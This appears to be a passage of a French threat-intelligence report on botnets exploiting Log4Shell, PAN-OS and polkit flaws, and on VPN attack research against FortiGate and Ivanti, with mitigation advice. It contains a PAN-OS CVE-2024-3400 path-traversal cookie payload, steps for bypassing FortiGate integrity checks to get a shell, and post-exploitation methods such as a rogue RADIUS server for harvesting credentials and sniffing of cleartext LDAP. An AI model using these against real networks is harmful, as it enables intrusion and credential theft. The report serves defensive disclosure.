


Fig. 7 : Activité de NoaBot au fil du temps

En raison de leurs similitudes techniques, nous pensons qu'un même acteur malveillant est responsable des deux variantes ; il est possible que cet acteur ait simplement essayé de développer ses propres logiciels malveillants, ou que les deux botnets servent des objectifs différents.

FritzFrog

FritzFrog est un botnet P2P Golang sophistiqué, compilé pour cibler les machines AMD et ARM. Nous l'avons découvert et signalé pour la première fois en 2020, mais le logiciel malveillant est activement entretenu et a évolué au fil des ans avec des fonctionnalités plus nombreuses et améliorées.

Le dernier ajout à l'arsenal de FritzFrog, que nous avons détecté en 2024, est une exploitation Log4Shell, qui constitue une évolution par rapport à la méthode traditionnelle d'infection (c.-à-d., force brute SSH). La vulnérabilité Log4Shell a été initialement identifiée en décembre 2021, ce qui a entraîné le développement et l'application de nombreux correctifs dans tous les secteurs durant des mois. Même aujourd'hui, deux ans plus tard, de nombreuses applications Internet sont encore vulnérables à cette faille (Figure 8).




Fig. 8 : Processus d'exploitation Log4Shell de FritzFrog

La vulnérabilité des ressources Internet constitue un sérieux problème, mais FritzFrog représente également un risque pour un autre type de ressources : les hôtes internes. Lorsque la vulnérabilité a été découverte pour la première fois, les applications Internet ont été prioritaires pour l'application de correctifs, en raison de leur risque important de compromission. **Les machines internes, moins susceptibles d'être exploitées, ont souvent été négligées et n'ont pas fait l'objet de correctifs : une circonstance dont FritzFrog a su tirer profit. Pour continuer à se propager efficacement, le logiciel malveillant tente de cibler tous les hôtes des réseaux internes.**

Les nouvelles variantes ont également constaté une amélioration de la découverte des victimes. En plus de la randomisation des adresses IP Internet et de la tentative de violation de ces dernières, le logiciel malveillant révèle également de nouvelles cibles SSH en analysant les journaux et les configurations liés à l'authentification de ses victimes, tels que les fichiers journaux d'authentification, les fichiers authorized_hosts et l'historique de bash.

En outre, un système d'élévation des privilèges en un jour a été intégré au logiciel malveillant (CVE-2021-4034). Cette vulnérabilité dans le composant Linux polkit a été divulguée par Qualys en 2022 et pourrait permettre d'élever les privilèges sur n'importe quelle machine Linux qui l'exécute. **Étant donné que polkit est installé par défaut sur la plupart des distributions Linux, de nombreuses machines non corrigées sont encore vulnérables à ce CVE aujourd'hui.**

RedTail

Les acteurs malveillants à l'origine du logiciel malveillant cryptomineur RedTail, initialement signalé début 2024, ont intégré la vulnérabilité récente PAN-OS CVE-2024-3400 de Palo Alto dans leur boîte à outils.

Ce cryptomineur a été noté pour la première fois en décembre 2023 par CSA (Cyber Security Associates) et nommé à juste titre « RedTail » en raison de son nom de fichier « *.redtail* ». CSA a publié son rapport d'analyse en janvier 2024.

Bien que CSA ait signalé la propagation du botnet via l'exploitation Log4Shell, nos capteurs ont relevé l'emploi de différentes vulnérabilités. Notre analyse initiale concernait CVE-2024-3400, une vulnérabilité de création de fichiers arbitraire. Plus précisément, en définissant une valeur particulière dans le cookie SESSID, PAN-OS est manipulé pour créer un fichier nommé d'après cette valeur. Lorsqu'il est combiné à une technique Path Traversal, cela permet à l'attaquant de contrôler à la fois le nom du fichier et le répertoire dans lequel le fichier est stocké.

Cookie : SESSID=/../../../var/appweb/sslvpndocs/global-protect/portal/images/poc.txt

Après une infection, le botnet télécharge une variante personnalisée du cryptomineur XMRig. Au lieu d'utiliser des outils disponibles publiquement pour générer un mineur, il semble que les acteurs malveillants derrière RedTail aient modifié le code source et compilé le mineur eux-mêmes. C'est évident, car nous pouvons voir que la configuration du minage a été intégrée directement dans la charge utile dans un format chiffré, pour une sécurité accrue des opérations et afin d'éviter une détection immédiate.

Le logiciel malveillant utilise également des techniques avancées d'évasion et de persistance. Il se duplique plusieurs fois pour entraver l'analyse en déboguant son traitement et tue toute instance du débogueur GNU (GDB) qu'il trouve. Pour maintenir la persistance, le logiciel malveillant ajoute également une tâche cron pour survivre à un redémarrage du système.

Outre la CVE PAN-OS, nous avons constaté que cet acteur malveillant visait également des CVE supplémentaires, notamment CVE-2023-46805 et CVE-2024-21887 SSL-VPN d'Ivanti Connect Secure, qui ont été découvertes début 2024. Les autres vulnérabilités exploitées par l'attaquant sont les suivantes :

- Routeur TP-Link (CVE-2023-1389)
- VMWare Workspace ONE Access and Identity Manager (CVE-2022-22954)
- Exécution de code à distance ThinkPHP (CVE-2018-20062)
- Inclusion de fichiers ThinkPHP et exécution de code à distance via pearcmd, découvert en 2022

Vestiges du passé

Outre les botnets, nous avons également constaté une grande quantité de trafic et d'incidents provenant de « reliques » de logiciels malveillants, comme les campagnes inactives dotées de vers auto-propagatifs, qui passent toujours d'une machine à l'autre malgré l'absence de serveur C2 actif (Figure 9). Ces charges utiles de type ver infectent nos pots de miel et exécutent quelques commandes de profilage, mais n'infectent pas d'autres charges ou n'établissent pas de connexion avec un serveur actif. Ces reliques du passé (héritées de vers EternalBlue ou d'anciens botnets comme yonnger2, qui infectent des bases de données SQL non sécurisées) ne présentent pas beaucoup de risques, mais le fait qu'elles soient toujours actives signifie qu'il existe encore une base solide de machines vulnérables qu'elles peuvent bel et bien infecter.




Fig. 9 : Activité des vers auto-propagatifs sans serveur C2 actif en 2024

L'analyse a également révélé la persistance de variantes de ransomware théoriquement obsolètes qui continuent de fonctionner de manière opportuniste, malgré leur obsolescence technique. Ce « ransomware » (wipers SQL ; Figure 10) se connecte à des bases de données SQL non sécurisées par pulvérisation de mots de passe, y dépose toutes les données et laisse une nouvelle table contenant des instructions pour envoyer des bitcoins afin de récupérer les données (toutefois, les attaquants ne semblent pas sauvegarder ces données avant de les supprimer ; leur récupération relève donc de l'utopie).




Fig. 10 : Activité de wiper SQL imitant un ransomware

Étant donné que les attaquants demandent des bitcoins et incluent l'adresse du portefeuille dans le message envoyé à la victime, nous pouvons suivre les paiements. D'après ce que nous avons vu, cette manigance leur a permis d'obtenir au moins 2,6 bitcoins, soit environ 260 000 dollars US au moment de la rédaction de ce rapport.

Stratégies d'atténuation

Pour atténuer efficacement ces types de menaces, les entreprises peuvent utiliser la segmentation et le mappage réseau pour identifier et isoler les systèmes critiques et limiter l'accès au réseau depuis et vers ces systèmes, ce qui empêche les mouvements latéraux de tout logiciel malveillant en cas de violation. La segmentation logicielle limite également les ports de gestion. La segmentation peut permettre de créer une règle au niveau des processus afin de réduire la surface d'attaque sur les ports sensibles. De préférence, les entreprises peuvent utiliser une solution qui permet d'appliquer une stratégie au niveau du processus afin de mieux déterminer quels processus doivent être autorisés à communiquer sur des ports de gestion sensibles.

Détection des botnets

Notre équipe a développé des outils pour aider à détecter deux de ces botnets :

- Un script de détection pour les serveurs SSH afin d'identifier les indicateurs FritzFrog
- Un fichier de configuration pour Infection Monkey afin de tester les environnements par rapport au propagateur SSH de NoaBot

Protection supplémentaire

En outre, votre entreprise peut utiliser les approches suivantes pour se protéger contre les botnets :

- Adopter une approche multicouche de la cybersécurité pour faire face aux menaces tout au long des différentes étapes de l'attaque et dans différents environnements de menaces
- Maintenir tous les logiciels, micrologiciels et systèmes d'exploitation à jour avec les derniers correctifs de sécurité
- Maintenir des sauvegardes hors ligne régulières des données critiques et établir un plan de reprise après sinistre et un plan de réponse aux incidents efficaces
- Dispenser régulièrement une formation de sensibilisation à la cybersécurité pour les employés

Architecture réseau

La sécurité des réseaux modernes ne consiste pas à construire des murs. Il s'agit d'une protection intelligente et adaptative. L'époque où les réseaux étaient simples et plats est révolue. Les réseaux d'aujourd'hui sont des structures complexes d'API et de protocoles avancés qui présentent à la fois des opportunités et des défis en matière de cybersécurité.

L'interaction entre l'Edge Computing et l'infrastructure principale introduit désormais plusieurs couches de risques potentiels. À mesure que les réseaux deviennent de plus en plus interconnectés, leur défense devient de plus en plus compliquée.

Dans cette section sur l'architecture réseau du cadre de sécurité approfondie, l'étude aborde les risques spécifiques liés à l'abus de VPN et au cross-site scripting.

Étude

Abus de VPN

Les VPN sont un excellent exemple de l'architecture moderne des réseaux en action. Ils sont essentiels pour le travail à distance, mais ils constituent également une arme à double tranchant. Si les VPN permettent aux entreprises de rester opérationnelles, ils créent également de nouveaux points d'entrée pour les cyberattaques potentielles. Les entreprises doivent soigneusement trouver un équilibre entre connectivité et sécurité et comprendre que chaque solution technologique présente ses propres risques.

VPN : le point d'entrée du réseau

2024 a été une année difficile pour la sécurité des VPN ; il semble que de nouvelles attaques aient été signalées toutes les deux semaines, y compris quelques-unes qui ont été activement exploitées dans Ivanti Connect Secure et Palo Alto PAN-OS. Les exigences architecturales inhérentes aux équipements VPN, qui nécessitent une connectivité Internet persistante, les rendent particulièrement attrayantes pour les acteurs de menace sophistiqués cherchant à pénétrer le réseau.

La conception structurelle des VPN, qui impose une interface réseau ouverte, crée une vulnérabilité intrinsèque que les agents malveillants peuvent systématiquement exploiter comme point d'entrée potentiel dans les écosystèmes de réseaux organisationnels. Cet intérêt (malveillant) pour les équipements VPN est un double casse-tête pour les défenseurs, car les VPN se présentent principalement sous la forme d'une boîte noire. Les défenseurs n'ont donc généralement aucune idée de ce qui se passe dans le terminal au-delà du portail ou de la console de gestion. D'autre part, les pirates peuvent consacrer du temps et des efforts à ouvrir le dispositif, à effectuer une ingénierie inverse du serveur VPN et à identifier les vulnérabilités. Grâce à ces connaissances, nous avons lancé un projet en 2024 pour comprendre l'impact potentiel d'une violation réussie du VPN. Traditionnellement, une violation se limite à une entrée dans le réseau de l'entreprise, mais que se passe-t-il après l'entrée ?

Pénétration d'un VPN

Par le passé, pour rechercher un dispositif VPN, il fallait en acheter un physiquement, ouvrir son boîtier pour accéder à sa carte, et soit se connecter à un port de débogage, soit extraire son micrologiciel via la mémoire flash. De nos jours, il est courant de trouver des dispositifs VPN virtuels qui peuvent être chargés en tant que machines virtuelles (VM).

En général, ces VM se composent d'une image de bootloader, d'une image de noyau et d'un système de fichiers. Plusieurs protections sont également disponibles pour ces composants. Par exemple, le chargeur d'amorçage et le noyau de FortiGate exécutent plusieurs vérifications d'intégrité et de signature tout au long de leur exécution afin de s'assurer qu'ils n'ont pas été altérés. Pour mettre en œuvre la confidentialité, le système de fichiers lui-même est également sécurisé par chiffrement et il est déchiffré uniquement lorsque le dispositif est en cours d'exécution.

D'après nos recherches, les 12 étapes suivantes sont nécessaires pour transformer un dispositif virtuel FortiGate en environnement de recherche avec un shell distant :

1. Extraire le disque virtuel du dispositif
2. Déchiffrer le système de fichiers racine
3. Extraire l'archive *bin* principale
4. Appliquer un correctif au contrôle d'intégrité de */bin/init*
5. Convertir l'image du noyau en fichier ELF pour faciliter l'analyse
6. Rechercher l'adresse de *fgt_verify_initrd*, afin qu'un correctif puisse être appliqué pendant son exécution pour contourner d'autres contrôles d'intégrité
7. Déposer un busybox compilé statiquement et gdb dans */bin/*
8. Compiler un stub qui crée un serveur telnet ; remplacer */bin/smartctl* par ce stub
9. Replacer le dossier */bin/* dans une archive
10. Réempaqueter le système de fichiers racine et le chiffrer
11. Ajouter un remplissage à la fin du système de fichiers chiffré
12. Remplacer le système de fichiers empaqueté dans la VM

Ce processus est illustré à la Figure 11.




Fig. 11 : Application de correctifs à FortiGate pour un environnement de recherche

Comme vous pouvez le voir, la gestion des recherches sur le fonctionnement interne d'un dispositif VPN est un processus long et fastidieux, et les gardiens de la sécurité du réseau n'ont en aucun cas la possibilité de lui consacrer autant de temps et de ressources. En revanche, les acteurs malveillants peuvent se le permettre, en particulier lorsqu'ils sont motivés par la récompense pouvant découler d'une exploitation réussie.

Rétro-ingénierie d'un dispositif VPN

Les dispositifs VPN contiennent de nombreux composants. En règle générale, il s'agit d'un serveur HTTP pour le portail d'administration, d'une interface serveur pour le VPN lui-même, d'un shell de gestion personnalisé (pour éviter d'exposer le système d'exploitation nu aux utilisateurs) et d'autres éléments auxiliaires.

Les attaquants essaient généralement de trouver des attaques de contournement d'authentification pour se connecter au portail de gestion ou au shell, ou des vulnérabilités de corruption de mémoire dans la mise en œuvre du protocole VPN pour leur permettre d'exécuter un shellcode (et ensuite, un logiciel malveillant) sur le dispositif lui-même.

Lorsque nous avons analysé le dispositif VPN de FortiGate, nous avons remarqué que son serveur Web d'administration était basé sur Apache. Nous avons décidé de commencer à pratiquer la rétro-ingénierie de l'API d'authentification de l'application, car la partie intéressante consiste à contourner l'authentification. Dans le cadre de son traitement des requêtes HTTP, il utilise un module Apache nommé libapreq library pour traiter les données de demande client. Il est surprenant que la bibliothèque présente dans le fichier binaire soit la plus ancienne version disponible (mars 2000). Fortinet utilise le module presque exactement comme il l'était il y a 24 ans, sauf pour des modifications très mineures pour des optimisations.

Recherche (et découverte) de bugs

Nous avons découvert plusieurs bugs dans cette bibliothèque, que nous avons signalés à Fortinet en juin 2024 et qui ont été corrigés le 14 janvier 2025.

Parmi les bugs, nous avons découvert une écriture hors limites qui nous permet de remplacer un octet de mémoire par un octet NULL, et un bug de copie générique qui nous permet de tromper le serveur en lui faisant copier une grande partie de la mémoire tampon. Ces deux bugs sont difficiles à exploiter pour une exécution de code entièrement à distance en raison de contraintes sur les données et l'exécution. Nous avons découvert une autre écriture OOB que nous pourrions utiliser pour bloquer la fourche du serveur Web qui a traité notre demande. Comme les opérations de fourche sont coûteuses, la réactivation répétée du bug pourrait conduire à une attaque de déni de service (DoS). Nous avons également trouvé une lecture OOB, ce qui pourrait entraîner une fuite de mémoire susceptible de contenir des informations d'identification utilisateur.

Le bug le plus grave que nous avons trouvé dans le code de Fortinet a provoqué une attaque de type DoS. Nous avons spécifié le chargement du fichier via les données de la demande. Cela a entraîné la création d'un nouveau fichier dans le dossier */tmp*. Le serveur Web suit ces fichiers à l'aide d'une liste liée qu'il conserve en mémoire, mais un bug l'empêche de supprimer uniquement le premier objet de la liste. Par conséquent, la spécification de plusieurs fichiers dans une seule demande a laissé les fichiers restants dans le dossier */tmp*. Étant donné que */tmp* est un système de fichiers tmpfs, les données sont stockées sur la RAM. Cela a entraîné l'installation d'un boîtier OOM système complet, ce qui a entraîné le blocage du dispositif (Figure 12). Seul le redémarrage du terminal a permis de le ramener à un usage normal, mais ce n'est pas une solution garantie. Au cours de l'une de nos tentatives, même après le redémarrage de l'appareil, la fonctionnalité réseau ne fonctionnait pas correctement et nous n'avons pas pu l'utiliser ni nous y connecter.




Fig. 12 : Remplissage de la mémoire RAM du dispositif VPN avec des fichiers non supprimés, permettant finalement d'effectuer une attaque DoS en raison d'une mémoire insuffisante

Ce ne sont là que les bugs et les CVE détectés par Akamai. De nombreux autres problèmes ont été détectés l'année dernière, notamment les bugs qui ont conduit à un contournement de l'authentification ou à une exécution complète du code à distance.

Utilisation abusive de l'accès VPN

Historiquement, les serveurs VPN ont principalement été exploités à des fins malveillantes pour atteindre un seul objectif : l'accès initial. Les attaquants compromettaient le serveur VPN exposé à Internet et l'utilisaient comme tête de pont dans le réseau interne, ce qui leur permettait de mener leurs intrusions.

Bien que cette approche soit très efficace, nous nous sommes demandé s'il s'agissait de la seule action possible. Après tout, le fait d'accéder à un dispositif VPN pour modifier son micrologiciel sous-jacent est une opération très complexe (comme nous l'avons vu). Nous nous sommes donc demandé s'il existait d'autres solutions à portée de main. Nous avons décidé d'explorer une approche différente, une forme « plus facile » de postexploitation de VPN qui utilise uniquement le panneau administratif et les capacités disponibles nativement. Nous avons appelé cette approche « exploitation du VPN ».

Cette approche présente au moins deux avantages :

1. Ce type d'accès peut être plus facile à obtenir qu'une exécution de code à distance (RCE) complète : l'accès à l'interface de gestion peut être obtenu par une vulnérabilité de contournement de l'authentification, des informations d'identification faibles ou une opération de hameçonnage.
2. Cette approche peut être plus rentable, car nous évitons l'effort de développement d'une charge utile personnalisée.

Nous avons découvert deux CVE (CVE-2024-37374 et CVE-2024-37375), et un ensemble de techniques sans correctifs qui peuvent être utilisées par les attaquants qui contrôlent le serveur VPN pour prendre le contrôle d'autres ressources critiques dans le réseau, **susceptibles de transformer un compromis VPN en un compromis réseau complet.**

Nous avons démontré nos résultats sur FortiGate et Ivanti Connect Secure, mais nous pensons que les variations des techniques que nous avons découvertes sont susceptibles d'être pertinentes pour d'autres serveurs VPN et terminaux en bordure de l'Internet.

Utilisation abusive de l'authentification legit

Vous avez, normalement, besoin d'un utilisateur pour vous authentifier sur le VPN. Bien qu'il soit possible de configurer manuellement des utilisateurs individuels via l'interface d'administration VPN, cette méthode est très inefficace dans les grandes entreprises, en plus de créer un véritable désordre en matière de gestion des utilisateurs en double. Au lieu de cela, les appareils VPN prennent en charge l'intégration de l'authentification tierce. Ainsi, les utilisateurs peuvent utiliser leurs informations d'identification normales pour s'authentifier auprès du VPN (Figure 13).




Fig. 13 : Utilisation d'un serveur d'authentification distant pour authentifier les utilisateurs

Une option de serveur d'authentification très populaire pour les VPN est LDAP (Lightweight Directory Access Protocol), trouvé le plus souvent sur un contrôleur de domaine Active Directory (AD). Avec cette configuration, les utilisateurs peuvent accéder au VPN via leurs identifiants de domaine, ce qui en fait une option très pratique.

Lorsqu'il est configuré pour fonctionner avec un serveur LDAP à des fins d'authentification, le dispositif VPN lui-même doit disposer d'un compte de service avec lequel s'authentifier, afin de pouvoir ensuite interroger les informations d'identification de l'utilisateur. Nous avons constaté que lorsque le protocole LDAP simple est utilisé (par opposition à LDAPS, la version sécurisée de LDAP), l'appareil VPN se connecte via une liaison simple, et **le compte de service et les informations d'identification de l'utilisateur sont transmis en texte clair** (Figure 14). La configuration LDAP simple est également la configuration par défaut sur certains fournisseurs de VPN, ce qui permet de collecter facilement les données de tous les attaquants grâce à des fonctionnalités de reniflage de réseau. Comment les attaquants obtiennent-ils des capacités de capture de paquets réseau ? Eh bien, c'est une fonctionnalité intégrée dans de nombreux dispositifs VPN.

```
▾ Lightweight Directory Access Protocol
  ▾ LDAPMessage bindRequest(1) "cn=Administrator,cn=users,dc=aka,dc=test" simple
      messageID: 1
    ▾ protocolOp: bindRequest (0)
      ▾ bindRequest
          version: 3
          name: cn=Administrator,cn=users,dc=aka,dc=test
        ▾ authentication: simple (0)
            simple: P@ssw0rd
```

Fig. 14 : Transmission des informations d'identification LDAP en texte clair

Serveurs d'authentification indésirables

Comme nous l'avons mentionné, lors de l'authentification d'un utilisateur distant, le VPN contactera le serveur d'authentification approprié pour valider les informations d'identification fournies. Nous avons identifié une méthode qui abuse de ce flux d'authentification pour compromettre **les informations d'identification fournies par un utilisateur** au VPN.

Cette technique consiste à enregistrer un serveur d'authentification indésirable qui sera utilisé par le VPN lors de l'authentification des utilisateurs (Figure 15). La mise en œuvre spécifique varie en fonction du VPN, mais le principe de base est qu'en enregistrant notre propre serveur d'authentification, le dispositif VPN envoie les informations d'identification de l'utilisateur pour validation, ce qui facilite la collecte des données.




Fig. 15 : Ajout d'un serveur d'authentification indésirable pour compromettre les informations d'identification du client

Dans notre mise en œuvre, nous avons utilisé un serveur d'authentification RADIUS. L'authentification RADIUS est pratique dans ce scénario pour deux raisons :

1. Les informations d'identification sont envoyées au serveur lors de la demande initiale sans vérification préalable de l'existence de l'utilisateur sur le serveur.
2. Les informations d'identification sont envoyées au serveur chiffrées avec une clé déterminée par l'attaquant, ce qui lui permet de récupérer les informations d'identification en texte clair (figure 16).




Fig. 16 : Mot de passe chiffré dans un message d'authentification RADIUS

Extraction des secrets du fichier de configuration

Une fonctionnalité pratique des VPN est la possibilité d'exporter leurs configurations, généralement pour les partager entre des dispositifs ou les sauvegarder entre les mises à niveau.

Parmi les différents paramètres intéressants que nous pouvons localiser dans les fichiers de configuration, l'un d'eux se distingue : les « secrets ». Les VPN stockent de nombreuses clés secrètes dans leur configuration, notamment les mots de passe des utilisateurs locaux, les clés SSH, les certificats et, plus intéressant encore, des informations d'identification des comptes de service tiers. Un pirate ayant accès au dispositif VPN peut exporter la configuration existante pour accéder à ces secrets.

Ce n'est évidemment pas si simple. Pour être protégées, les clés secrètes sont stockées dans le fichier de configuration sous une forme chiffrée. La Figure 17 montre un exemple de secret chiffré dans un fichier de configuration FortiGate.

```
user_local:
    - guest:
        type: password
        passwd: ENC BAhcRumOucwyKL1o7WbjHq0LX3qVS1TlUIdn
```

Fig. 17 : Un mot de passe chiffré dans un fichier de configuration FortiGate

